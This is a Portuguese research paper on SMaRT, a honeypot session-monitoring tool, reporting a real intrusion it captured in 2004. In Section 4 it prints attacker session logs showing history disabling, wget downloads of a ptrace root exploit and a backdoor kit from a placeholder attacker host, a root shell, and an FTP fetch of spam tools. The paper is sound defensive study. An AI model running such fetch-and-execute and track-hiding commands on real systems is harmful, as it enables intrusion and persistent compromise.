

SMaRT: Resultados da Monitoração de Atividades Hostis em uma Máquina Preparada para ser Comprometida

Luiz Gustavo C. Barbato , Antonio Montes

¹ Laboratório Associado de Computação e Matemática Aplicada - LAC –
Instituto Nacional de Pesquisas Espaciais - INPE/MCT –
Av. dos Astronautas, 1758 – 12227-010 São José dos Campos, SP

²Centro de Pesquisas Renato Archer - CenPRA/MCT –
Rodovia Dom Pedro I, km 143,6 – 13082-120 Campinas, SP

lgbarbato@lac.inpe.br , antonio.montes@cenpra.gov.br

Abstract. *The recording of attackers' activities in high-interaction honeypots is one of the methods used to determine what vulnerabilities are being explored to obtain access to the hosts, to capture new tools of attack and to understand the motivation that stimulate them to initiate the attacks. In this paper, the first real session of attack captured and followed with the SMaRT tool is presented and discussed.*

Resumo. *A captura das atividades dos atacantes em honeypots de alta interatividade é um dos métodos utilizados para determinar quais vulnerabilidades estão sendo exploradas para ganhar acesso às máquinas, capturar novas ferramentas de ataque e entender a motivação que os levaram a iniciar os ataques. Neste artigo, a primeira sessão de ataque real capturada e acompanhada com o sistema SMaRT é apresentada e discutida.*

1. Introdução

As pesquisas com *honeypots* e *honeynets* do grupo Honeynet.BR¹ mostraram a necessidade de utilizar vários mecanismos de monitoração de atividades. Inicialmente todas estas atividades eram capturadas através da análise do conteúdo dos pacotes que trafegavam pela rede da *honeynet*. No entanto, verificou-se que este tipo de monitoração nem sempre funcionava, uma vez que os atacantes, para acessar as máquinas comprometidas, começaram a instalar *backdoors* que cifram o tráfego de rede.

Em vista disso, versões modificadas dos interpretadores de comandos foram desenvolvidas[Barbato and Montes, 2003b] para tentar coletar os comandos executados antes que estes fossem cifrados pelos *backdoors*. Aparentemente esta solução resolveria o problema, mas os atacantes começaram a instalar também seus próprios interpretadores de comandos, burlando este mecanismo de monitoração. A solução adotada para resolver este problema foi utilizar ferramentas de captura de atividades que atuassem diretamente no *kernel* do sistema operacional[Barbato and Montes, 2003b]. Uma das soluções encontradas e bastante eficiente foi o *Sebek*[The Honeynet Project, 2003], um módulo de *kernel*[Corbet and Rubini, 2001] desenvolvido por Edward Balas, membro do grupo *The Honeynet Project*[The Honeynet Project, 2001].

Mais recentemente, vise-se que existe a necessidade de capturar não somente as teclas pressionadas, como faz o *Sebek*, mas também todos os dados que passam pelo terminal do atacante, como a execução dos comandos e o retorno dos mesmos. Desta forma,

¹<http://www.honeynet.org.br>

resolveu-se desenvolver um sistema que além de capturar toda a sessão² do ataque, permitisse armazená-la de forma simples e rápida de ser acessada, informasse automaticamente os administradores da *honeynet* quando alguma atividade ocorresse e possibilitasse o acompanhamento do processo de invasão em tempo real, sem que o atacante percebesse. O sistema SMaRT (Session Monitoring and Replay Tool) é o resultado desta necessidade. A primeira versão foi finalizada no final do ano de 2003, e os primeiros resultados reais deste sistema, coletados em uma *honeynet* já em produção, são apresentados neste artigo.

2. Apresentação do SMaRT

O SMaRT (Session Monitoring and Replay Tool)[Barbato and Montes, 2003a] (Figura 1) é um sistema desenvolvido com o intuito de capturar todas as atividades interativas entre o atacante e o *honeypot*, ou seja, registrar todas as informações que passam no terminal do atacante, incluindo teclas pressionadas, comandos executados e seus retornos, visualização de textos, senhas de *backdoors*, etc. Com essas informações capturadas é possível reconstruir as atividades do ataque em uma outra máquina, para analisar de forma detalhada o que o atacante fez durante a invasão, ou acompanhar o ataque em tempo real.




Figura 1: Arquitetura do SMaRT

Inicialmente o SMaRT foi dividido em seis principais módulos, sendo eles:

2.1. smartl (Logger)

O *smartl* é um módulo de kernel[Corbet and Rubini, 2001] desenvolvido para monitorar todas as atividades dos atacantes em honeypots de alta interatividade[Spitzner, 2003] com o sistema operacional Linux. Este é baseado na modificação do *Sebek*[The Honeynet Project, 2003], que já vem sendo utilizado em várias *honeynets* e apresentando bons resultados.

2.2. smartc (Collector)

O *smartc* é a aplicação responsável por coletar os dados enviados pelo *smartl*, processá-los e armazená-los em disco. O processamento efetuado consiste em decifrar os dados, retirar caracteres indesejados como os de controle dos terminais, e organizar e montar as sessões dos ataques. Esta aplicação trabalha em modo promíscuo e pode ser utilizada nos sistemas operacionais que possuem a biblioteca libpcap[McCanne and Jacobson, 1993].

²Entende-se por sessão, todas as atividades efetuadas por um atacante desde seu acesso ao *honeypot* até o encerramento de sua "conexão"

2.3. smart (Server)

O *smart* é uma aplicação servidora TCP [Stevens, 1998] simples utilizada para disponibilizar os dados, armazenados pelo *smartc*, para os administradores da *honeynet*.

2.4. smartg (GUI)

O *smartg* foi desenvolvido para permitir a visualização dos arquivos disponibilizados pelo *smart*. Este módulo é uma aplicação cliente TCP com uma interface desenvolvida com a biblioteca ncurses [Barbato and Montes, 2003a].

2.5. smarta (Alert)

O *smarta* é utilizado para preparar um relatório, contendo os dados das sessões que ocorreram desde a sua última chamada, para ser enviado por *email* para os administradores da *honeynet*.

2.6. smartv (Viewer)

O *smartv* foi desenvolvido para permitir que os ataques fossem acompanhados à medida que eles forem ocorrendo. Este módulo mostra as teclas que são pressionadas nos *honeypots*, e quando os comandos são executados, seus retornos também são exibidos no terminal, permitindo assim a visualização em tempo real das atividades do invasor.

3. Descrição do Ambiente

O ambiente onde o SMaRT foi testado é uma *honeynet* (Figura 2) já em produção composta por cinco *honeypots* de sistemas operacionais variados, dois mecanismos de *firewall*, um *loghost* e dois sistemas de detecção de intrusão. Todos os *honeypots* estão ligados diretamente a um *HUB*, juntamente com um sistema de detecção de intrusão (IDS).




Figura 2: Topologia da Honeynet

O sistema de detecção de intrusão é responsável por coletar todo o tráfego de rede que entra e sai da *honeynet* e emitir alertas das atividades ocorridas na rede. A máquina que roda o sistema de detecção de intrusão (IDS) possui duas interfaces de rede, uma ligada a *honeynet* e outra ligada a rede administrativa[Filho et al., 2002]. A interface ligada a *honeynet* não possui endereço IP associado a ela, impossibilitando o seu acesso por vias normais³.

A saída dos dados dos *honeypots* para a Internet é controlada por dois mecanismos de *firewall*. O primeiro, em relação a topologia da *honeynet* (Figura 2), é um *firewall* baseado em filtros de pacotes (FIREWALL), que controla os acessos por meio da análise das informações dos cabeçalhos dos pacotes até a camada de transporte[Hartmeier, 2002]. Um outro sistema que roda nesta mesma máquina é o *session limit*, desenvolvido para controlar a quantidade de sessões que são abertas em determinado intervalo de tempo[Steding-Jessen et al., 2003]. É através desta solução que são bloqueadas as tentativas de *scan* partindo dos *honeypots* com destino à Internet.

Após o *firewall* por filtros de pacotes, existe um outro mecanismo de controle de tráfego, um *firewall* de aplicação (HOGWASH). Este sistema detecta tentativas de intrusão partindo dos *honeypots* com destino à Internet e os bloqueia. Estes mecanismos de filtros são de extrema importância para evitar que a *honeynet* seja utilizada como fonte de ataques a outras redes.

Dentro da topologia de rede da *honeynet* apresentada (Figura 2), o sistema SMaRT foi distribuído da seguinte maneira:

- Em um dos cinco *honeypots* foi instalado o *smartl*.
- O *smartc*, *smarta*, e o *smartv* foram instalados na mesma máquina do sistema de detecção de intrusão (IDS).
- Já o *smarts* e o *smartg* não foram instalados na *honeynet* para testes. Estes foram testados em outro ambiente.

O *smartc* foi configurado para rodar em *background*, coletando todos os dados emitidos pelo *smartl* e armazenando-os no diretório de *logs* do SMaRT[Barbato and Montes, 2003a]. O *smarta* foi configurado para ser executado através dos *scripts* de alertas que são enviados por *email*, periodicamente, para os administradores da *honeynet*, caso haja alguma atividade neste intervalo de tempo.

O acompanhamento dos ataques, à medida que estes ocorrem, foi feito localmente na máquina de detecção de intrusão (IDS). Os administradores interessados acessavam esta máquina e rodavam o *smartv* para analisar em tempo real cada passo que o atacante efetuava.

3.1. Descrição do *Honeypot*

A máquina alocada para ser o *honeypot* onde o *smartl* rodou é um Celeron 466Mhz com 128MB de RAM. Nesta máquina foi instalado o RedHat 7.2 de forma personalizada, selecionando apenas os pacotes necessários para o Apache(1.3.20-16)+mod_ssl(2.8.4-9) e o Wu-ftpd(2.6.1-18) rodarem. Estes dois serviços foram os únicos disponibilizados para acesso ao *honeypot* e escolhidos devido a interesses no estudo do perfil dos atacantes que ainda procuravam vulnerabilidades nestes serviços.

Esta máquina passou por procedimentos de instalação e configuração já estabelecidos e bem definidos pelo grupo Honeynet.BR para disponibilização do *honeypot* na Internet, dentre estes pode-se citar:

³Pode acontecer que o sistema de detecção de intrusão ou a pilha de rede do sistema operacional apresente alguma vulnerabilidade na manipulação dos dados que trafegam pela rede e que possibilite a execução de códigos arbitrários na máquina.

- Preencher o HD inteiro com bits 0 para facilitar compressão das imagens geradas, e armazenar somente os dados referentes a instalação atual
- Inicialização apenas dos serviços que serão disponibilizados
- Captura dos *status* das máquina
- Geração do MD5 de todos os arquivos e diretórios do *honeypot*
- Geração da imagem do disco para comparação *pós-mortem* com a imagem que será gerada ao término da utilização da máquina

3.2. Vulnerabilidades nos serviços disponibilizados

Como foi mencionado, a máquina foi preparada visando estudar o perfil dos atacantes que procuram por deficiências no Apache+mod_ssl e no Wu-ftp. Estes dois serviços foram disponibilizados em conjunto, pois em muitas redes espalhadas pela Internet é comum os administradores liberarem o acesso ao Wu-ftp para os usuários atualizarem suas páginas pessoais no Apache.

Nestes dois serviços pode-se citar as seguintes vulnerabilidades:

Serviço	Descrição
Wu-ftp	wu-ftp 2.6.1 allows remote attackers to execute arbitrary commands via a ""~{}""argument to commands such as CWD, which is not properly handled by the glob function (ftp-glob). Fonte: http://rhn.redhat.com/errata/RHSA-2001-157.html
Apache+mod_ssl	The dbm and shm session cache code in mod_ssl before 2.8.7-1.3.23, and Apache-SSL before 1.3.22+1.46, does not properly initialize memory using the i2d_SSL_SESSION function, which allows remote attackers to use a buffer overflow to execute arbitrary code via a large client certificate that is signed by a trusted Certificate Authority (CA), which produces a large serialized session. Fonte: http://rhn.redhat.com/errata/RHSA-2002-042.html

Tabela 1: Vulnerabilidades dos serviços

De acordo com a instalação do RedHat 7.2 feita no *honeypot*, o atacante que conseguir explorar o Wu-ftp, conseguirá automaticamente os privilégios de administrador do sistema, "*root*".

Já o atacante que explorar o Apache obterá simplesmente privilégios de usuário "*apache*". Ao contrário do privilégio obtido pelo Wu-ftp, o privilégio de usuário "*apache*" é limitado, mas o RedHat 7.2 traz uma versão do *kernel* (2.4.7-10) também vulnerável, a qual permite que qualquer usuário consiga privilégios de administrador (*root*).

Serviço	Descrição
kernel	The kernel module loader in Linux kernel 2.2.x before 2.2.25, and 2.4.x before 2.4.21, allows local users to gain root privileges by using ptrace to attach to a child process that is spawned by the kernel. Fonte: http://rhn.redhat.com/errata/RHSA-2003-098.html

Tabela 2: Vulnerabilidades do kernel

4. Resultados coletados com o SMaRT

O *honeypot* foi instalado e configurado no dia 27/01/2004. No dia 10/02/2004 às 09:45 esta máquina foi disponibilizada na *honeynet* para ser atacada, e cerca de duas horas e meia depois ela foi encontrada. O primeiro *scan* para este *honeypot* ocorreu exatamente no dia 10/02/2004 às 14:05, porém não foi direcionado aos serviços disponibilizados pela máquina. Neste caso o atacante estava procurando por *proxies* abertos na porta 1080/tcp.

Os serviços que foram disponibilizados foram acessados pela primeira vez na ordem abaixo, porém em nenhum deles o atacante obteve sucesso:

Serviço	Porta	Horário Acesso
Apache(http)	80/tcp	10/02/2004 às 14:08
Wu-ftp(ftp)	21/tcp	10/02/2004 às 16:20
Apache(https)	443/tcp	11/02/2004 às 12:14

Tabela 3: Horário dos primeiros acessos aos serviços

O primeiro ataque com sucesso ocorreu no dia 11/02/2004 às 13:57, e nesta invasão o atacante apenas testou o comando "*wget*" e abandonou o *honeypot*.

```
bash: no job control in this shell
Linux nome-honeypot.localdomain 2.4.7-10 #1 Thu Sep 6 17:21:28 EDT 2001 i586 unknown
uid=48(apache) gid=48(apache) groups=48(apache)
 1:57pm up 21:44, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@      IDLE        JCPU        PCPU        WHAT
bash-2.05b$ cd /tmp
bash-2.05b$ ls
drwxrwxrwt  2 root      root          4096 Feb 10 14:19 .
drwxr-xr-x  18 root      root          4096 Jan 27 16:24 ..
bash-2.05b$ wget
wget: missing URL
Usage: wget [OPTION]... [URL]...

Try 'wget --help' for more options.
```

Cinco minutos depois, este mesmo atacante, vindo da mesma origem, acessou novamente a máquina e tentou baixar suas ferramentas de ataque. E neste caso ele não obteve sucesso devido a problemas de resolução de nomes do *honeypot*.

```
bash-2.05b$ bash: no job control in this shell
Linux nome-honeypot.localdomain 2.4.7-10 #1 Thu Sep 6 17:21:28 EDT 2001 i586 unknown
uid=48(apache) gid=48(apache) groups=48(apache)
 2:02pm up 21:49, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@      IDLE        JCPU        PCPU        WHAT
bash-2.05b$ bash-2.05b$ bash-2.05b$ total 8
drwxrwxrwt  2 root      root          4096 Feb 10 14:19 .
drwxr-xr-x  18 root      root          4096 Jan 27 16:24 ..
bash-2.05b$ --14:03:19-- http://sitio-do-atacante/rh73.tgz
=> 'rh73.tgz'
Connecting to sitio-do-atacante:80...
sitio-do-atacante: Host not found.
bash-2.05b$ --14:03:36-- http://sitio2-do-atacante/darktr0jan/rh73.tgz
=> 'rh73.tgz'
Connecting to sitio2-do-atacante:80...
sitio2-do-atacante: Host not found.
```

4.1. Análise da sessão

A sessão completa que será mostrada, onde realmente o atacante conseguiu exercer suas atividades, ocorreu no dia 15/02/2004 às 15:11.

```

TERM=xterm; export TERM=xterm; exec bash -i
bash: no job control in this shell
bash-2.05b$ unset HISTFILE; uname -a; id; w;
Linux nome-honeypot.localdomain 2.4.7-10 #1 Thu Sep 6 17:21:28 EDT 2001 i586 unknown
uid=48(apache) gid=48(apache) groups=48(apache)
 3:11pm up 1 day, 23:53, 0 users, load average: 0.04, 0.02, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
bash-2.05b$
bash-2.05b$ cd /var/tmp
bash-2.05b$ wget sitio.do.atacante/rh73.tgz
--15:12:21-- http://sitio.do.atacante/rh73.tgz           => `rh73.tgz`
Connecting to sitio.do.atacante:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 3,992 [text/plain]

    OK ..                                               100% @ 14.77 KB/s

bash-2.05b$ tar xzf rh73.tgz
bash-2.05b$ ./rh73
[+] Attached to 3685[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x40010ced
[+] Now wait for suid shell...
# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
# mkdir /var/local/cdb
# cd /var/local/cdb
# wget sitio.do.atacante/nutoy.tgz
--15:13:04-- http://sitio.do.atacante/nutoy.tgz         => `nutoy.tgz`
Connecting to sitio.do.atacante:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 181,134 [text/plain]

    OK ..... 28% @ 7.72 KB/s
   50K ..... 56% @ 4.38 KB/s
  100K ..... 84% @ 6.30 KB/s
  150K ..... 100% @ 6.56 KB/s

15:13:34 (5.91 KB/s) - `nutoy.tgz' saved [181134/181134]

# tar xzf nutoy.tgz
# cd nutoy
# ./install

          Fuckt'up by nutoy
          For u mothafuckar

Let's start to instal our Beauty

This install is ONLY for root so...
+++ We can go on!

-> A saida do install foi reduzida devido a quantidade de linhas

# ps ax | grep cons
 3731 ?      R      0:00 ./cons.saver -p 1711
 3760 ?      S      0:00 grep cons

```

Apenas analisando o conteúdo da sessão pode-se ter a idéia que o atacante explorou alguma vulnerabilidade do Apache ou de um de seus módulos, pois o retorno da execução do comando "id", mostrou que o privilégio obtido foi de usuário é "apache". Mas como foi mencionado, este usuário possui privilégios restritos, os quais dificultam ou até mesmo impossibilitam a instalação de *backdoors* dependendo do tipo dos mesmos[Murilo and Steding-Jessen, 2001].

Esta limitação foi o primeiro problema a ser resolvido pelo atacante, que o fez baixar do seu sítio uma ferramenta(*exploit*) que permite elevar os seus privilégios. E logo após a execução dessa ferramenta, o atacante conseguiu privilégios de administrador do sistema.

Já com os privilégios elevados, o atacante descarregou também de seu sítio um conjunto de *backdoors* para permitir que o *honeypot* fosse acessado de uma outra maneira,

e que suas ferramentas e seus rastros fossem "escondidos" na máquina. Um dos *backdoors* instalados pelo atacante foi uma aplicação servidora SSH na porta número 1711⁴, a qual permitiu por várias vezes o acesso do atacante ao *honeypot*.

```
Last login: Wed Feb 25 15:57:10 2004
root@nome-honeypot:~[root@nome-honeypot root]# w
 10:06am up 18:21, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@      IDLE   JCPU   PCPU   WHAT
root@nome-honeypot:~[root@nome-honeypot root]# cd /tmp
root@nome-honeypot:/tmp[root@nome-honeypot tmp]# ftp -v sitio.do.atacante
Connected to sitio.do.atacante (192.168.76.90).
220 Ftp server ready.
Name (sitio.do.atacante:root): atacante
331 User atacante okay, need password.
Password:senhadoatacante
230-You are user #19 of 350 simultaneous users allowed.
230-
230 Restricted user logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> hash
Hash mark printing on (1024 bytes/hash mark).
ftp> pass
Passive mode off.
ftp> deb
Debugging on (debug=1).
ftp> bin
---> TYPE I
200 Type okay.
ftp> cd cgi-bin
---> CWD cgi-bin
250 "/cgi-bin" is new cwd.
ftp> get SS.tgz
local: SS.tgz remote: SS.tgz
---> PORT 192,168,1,36,7,144
200 PORT command successful.
---> RETR SS.tgz
150 Opening BINARY mode data connection for SS.tgz (4107318 bytes).
#####
226 Transfer completed.
4107318 bytes received in 425 secs (9.4 Kbytes/sec)
ftp> bye
---> QUIT
221 Goodbye.
```

Um dos acessos ao *backdoor* na porta 1711, ocorreu no dia 26/02/2004 às 10:06. Neste, o atacante acessa um outro sítio, para baixar outras ferramentas de ataques. Ferramentas estas que possibilitaram entender a motivação do atacante em comprometer o *honeypot*. Esta motivação será discutida adiante.

4.2. Vulnerabilidade explorada

Interessante notar é que mesmo sem analisar o tráfego, nem conexões de rede foi possível descobrir qual dos serviços disponibilizados foi utilizado pelo atacante para acesso ao *honeypot*. Isto se confirma através do resultado do comando "*id*" executado pelo atacante logo após comprometer o *honeypot*. Agora, para diagnosticar qual vulnerabilidade realmente foi utilizada para explorar o *honeypot*, é necessário ou analisar as ferramentas descarregadas pelo atacante ou analisar o tráfego de rede.

4.3. Ferramentas utilizadas

Nas sessões mostradas, o atacante baixou de seus sítios três arquivos compactados:

1. *rh73.tgz*

Este arquivo é um *exploit*, que explora a vulnerabilidade do *ptrace*, utilizado para ganhar acesso administrativo no *honeypot*.

⁴Estes tipos de *backdoors* que inviabilizam a análise das atividades dos atacantes somente através da captura de tráfego de rede

2. nutoy.tgz

Este arquivo contém um conjunto de ferramentas, *backdoors*, utilizadas para esconder os rastros do atacante, enquanto este estiver acessado a máquina, e permitir que o mesmo acesse-a de uma outra forma[Murilo and Steding-Jessen, 2001].

3. SS.tgz

Este arquivo contém as ferramentas utilizadas para emissão de *spams* com uma base de dados com mais de 60000 *emails*.

Além das ferramentas apresentadas o atacante descarregou também de seu sítio outras utilizadas para atacar outras máquinas. Dentre elas, um *scanner* poderoso que tentava varrer várias máquinas na Internet em um intervalo de tempo muito curto. Porém estas tentativas não foram completadas com sucesso pois o *firewall* (FIREWALL) em conjunto com o *session limit* impediram todos esses acessos[Steding-Jessen et al., 2003].

4.4. Motivação do Ataque

Com a análise das sessões capturadas foi possível identificar o real interesse do atacante na máquina comprometida. Este estava interessado em utilizar a máquina como fonte emissora de *spams* para uma lista de mais de 60000 endereços de correio eletrônico. Como a idéia principal da utilização de ferramentas como *honeynets* é capturar o máximo possível de informações sem que os atacantes percebam, eles deveriam ter a impressão que seus *spams* foram enviados com sucesso.

E para passar esta impressão para os atacantes sem que os destinatários dos *emails* os recebessem, todo o tráfego de rede referente ao envio de *emails*, partindo do *honeypot* comprometido, foi redirecionado[Franco and Montes, 2003], através do *firewall* (FIREWALL) da *honeynet*, para um outro *honeypot* de baixa interatividade rodando o sistema *honeyd*[Provos, 2003] configurado para emular aplicações servidoras SMTP.

5. Conclusão

O sistema SMaRT permitiu coletar várias informações importantes para estudar as atividades dos atacantes. Determinar quais vulnerabilidades estão sendo exploradas mostrou a quantidade de ataques com sucesso que aplicações como Apache+mod_ssl e o Wu-ftpd, nas versões apresentadas, sofrem constantemente. E isso pode indicar que deve existir muitas redes rodando ainda versões vulneráveis destas aplicações ou instalações padrão de distribuições antigas do Linux, comprovando a ineficiência de muitos administradores.

Capturar as ferramentas de ataques depositadas pelos atacantes possibilitou identificar novos tipos de *backdoors*, variações de *exploits* e *scripts* automatizados de ataques. Entender a motivação dos atacantes mostrou que vários deles procuram por máquinas vulneráveis para enviar *spams* e tentar aplicar golpes a usuários da Internet. E o mais interessante de todo o processo de monitoração[Barbato and Montes, 2003b] é o fato que o SMaRT possibilitou o acompanhamento em tempo real de cada tecla pressionada, cada comando executado, cada atividade efetuada como se os administradores da *honeynet* estivessem visualizando diretamente o monitor do atacante.

Referências

Barbato, L. G. C. and Montes, A. (2003a). SMaRT - Session Monitoring and Replay Tool. In *Grupo de Trabalho em Segurança de Redes (GTS'02.2003)*, Rio de Janeiro, RJ. <http://www.honeynet.org.br/papers/smart-gts2003.pdf> (verificado em 10/03/2004).

- Barbato, L. G. C. and Montes, A. (2003b). Técnicas de Monitoração de Atividades em Honeypots de Alta Interatividade. In *Anais do V Simpósio sobre Segurança em Informática (SSI'2003)*, São José dos Campos, SP. <http://www.honeynet.org.br/papers/tmh-ssi2003.pdf> (verificado em 10/03/2004).
- Corbet, J. and Rubini, A. (2001). *Linux Device Drivers*. O'Reilly & Assoc. ISBN 0-596-00008-1.
- Filho, A. B., Amaral, A. S. M. S., Montes, A., Hoepers, C., Steding-Jessen, K., Franco, L. H., and Chaves, M. H. P. C. (2002). Honeynet.BR: Desenvolvimento e Implantação de um Sistema para Avaliação de Atividades Hostis na Internet Brasileira. In *Anais do IV Simpósio sobre Segurança em Informática (SSI'2002)*, pages 19–25, São José dos Campos, SP. <http://www.honeynet.org.br/papers/hnbr-ssi2002.pdf> (verificado em 10/03/2004).
- Franco, L. H. and Montes, A. (2003). Desvio de Tráfego Malicioso Destinado a Redes de Produção para uma Honeynet. In *Grupo de Trabalho em Segurança de Redes (GTS'02.2003)*, Rio de Janeiro, RJ.
- Hartmeier, D. (2002). Design and performance of the opensbd stateful packet filter (pf). *FREENIX Track: 2002 USENIX Annual Conference*.
- McCanne, S. and Jacobson, V. (1993). The BSD packet filter: A new architecture for user-level packet capture. In *USENIX Winter*, pages 259–270. <http://citeseer.nj.nec.com/mccanne92bsd.html> (verificado em 10/03/2004).
- Murilo, N. and Steding-Jessen, K. (2001). Métodos para Detecção Local de Rootkits e Módulos de Kernel Maliciosos em Sistemas Unix. In *Anais do III Simpósio sobre Segurança em Informática (SSI'2001)*, pages 133–139, São José dos Campos, SP. <http://www.chkrootkit.org/papers/chkrootkit-ssi2001.pdf> (verificado em 10/03/2004).
- Provos, N. (2003). A Virtual Honeypot Framework. University of Michigan. <http://www.citi.umich.edu/techreports/reports/citi-tr-03-1.pdf> (verificado em 10/03/2004).
- Spitzner, L. (2003). *Honeypots: Tracking Hackers*. Addison-Wesley. ISBN 0-321-10895-7.
- Steding-Jessen, K., Hoepers, C., and Montes, A. (2003). Mecanismos para Contenção de Tráfego Malicioso de Saída em Honeynets. In *Anais do V Simpósio sobre Segurança em Informática (SSI'2003)*, São José dos Campos, SP.
- Stevens, W. R. (1998). *UNIX Network Programming Volume 1 Networking APIs: Sockets and XTI*. Prentice-Hall, 2 edition. ISBN 0-13-490012-X.
- The Honeynet Project (2001). *Know Your Enemy: Revealing the Security Tools, Tactics, and Motives of the Blackhat Community*. Addison-Wesley, 1st edition. ISBN 0-201-74613-1.
- The Honeynet Project (2003). Know Your Enemy: Sebek2 A kernel based data capture tool. <http://www.honeynet.org/papers/sebek.pdf> (verificado em 10/03/2004).